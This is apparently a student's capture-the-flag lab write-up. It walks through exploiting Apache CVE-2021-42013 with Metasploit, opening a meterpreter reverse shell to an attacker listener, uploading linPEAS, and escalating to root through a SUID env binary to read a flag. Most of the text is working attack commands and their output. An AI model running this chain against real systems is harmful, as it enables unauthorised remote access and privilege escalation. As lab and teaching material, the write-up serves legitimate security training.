

Question 2: It works! (Linux Hacking)

after running nmap, we found that the target user is running a vulnerable version of apache on port 80.

using the exploit on metasploit (msfconsole) we modified the exploit and ran it against the target machine and obtained a meterpreter shell.




```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepte
                                         d: CVE-2021-41773, CVE-2021-42013
                                         )
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][ ... ]
   RHOSTS     10.10.0.35       yes       The target host(s), see https://g
                                         ithub.com/rapid7/metasploit-frame
                                         work/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing co
                                         nnections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  100.100.0.16     yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)


msf6 exploit(multi/http/apache_normalize_path_rce) > run
```



```
runmsf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 100.100.0.16:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.10.0.35:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.10.0.35:80 - Attempt to exploit for CVE-2021-42013
[*] http://10.10.0.35:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045348 bytes) to 10.10.0.35
[*] Meterpreter session 2 opened (100.100.0.16:4444 → 10.10.0.35:37738) at 2024-08-22 08:14:37 -0400
[!] This exploit may require manual cleanup of '/tmp/Yjni' on the target

meterpreter > pwd
/usr/bin
```


once we obtained a meterpreter shell, we uploaded the linpeas program onto the target machine using the following command:

upload ~/Desktop/linpas_linux_amd64 /tmp/linpeas_linux_amd64



```
meterpreter > upload ~/Desktop/linpeas_linux_amd64 /tmp/linpeas_linux_amd64
[*] uploading  : /root/Desktop/linpeas_linux_amd64 → /tmp/linpeas_linux_amd64
[*] Uploaded -1.00 B of 3.11 MiB (0.0%): /root/Desktop/linpeas_linux_amd64 → /tmp/linpe
as_linux_amd64
[*] uploaded   : /root/Desktop/linpeas_linux_amd64 → /tmp/linpeas_linux_amd64
```

give linPEAS execute rights.




```
meterpreter > chmod 777 linpeas_linux_amd64
meterpreter > ls
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100755/rwxr-xr-x  250      fil   2024-08-22 07:52:57 -0400  HrRiyMv
100755/rwxr-xr-x  250      fil   2024-08-22 08:28:15 -0400  WaWfKIGf
100755/rwxr-xr-x  250      fil   2024-08-22 08:14:36 -0400  Yjni
100777/rwxrwxrwx  3256264  fil   2024-08-22 08:30:20 -0400  linpeas_linux_amd64
```

after running linpeas, we found a misconfig that we can abuse.


https://gtfobins.github.io/gtfobins/env/#suid

we escalated our privs using the following command (read the link above if the command does not make sense to you)

/usr/bin/env /bin/sh -p -c ‘cat /root/flag’



```
meterpreter > shell
Process 156 created.
Channel 2 created.
whoami
daemon
```



```
/usr/bin/env /bin/sh -p -c 'cat /root/flag'
flag{874w5aolr2fab137j4b2vfxcyberedtq}
```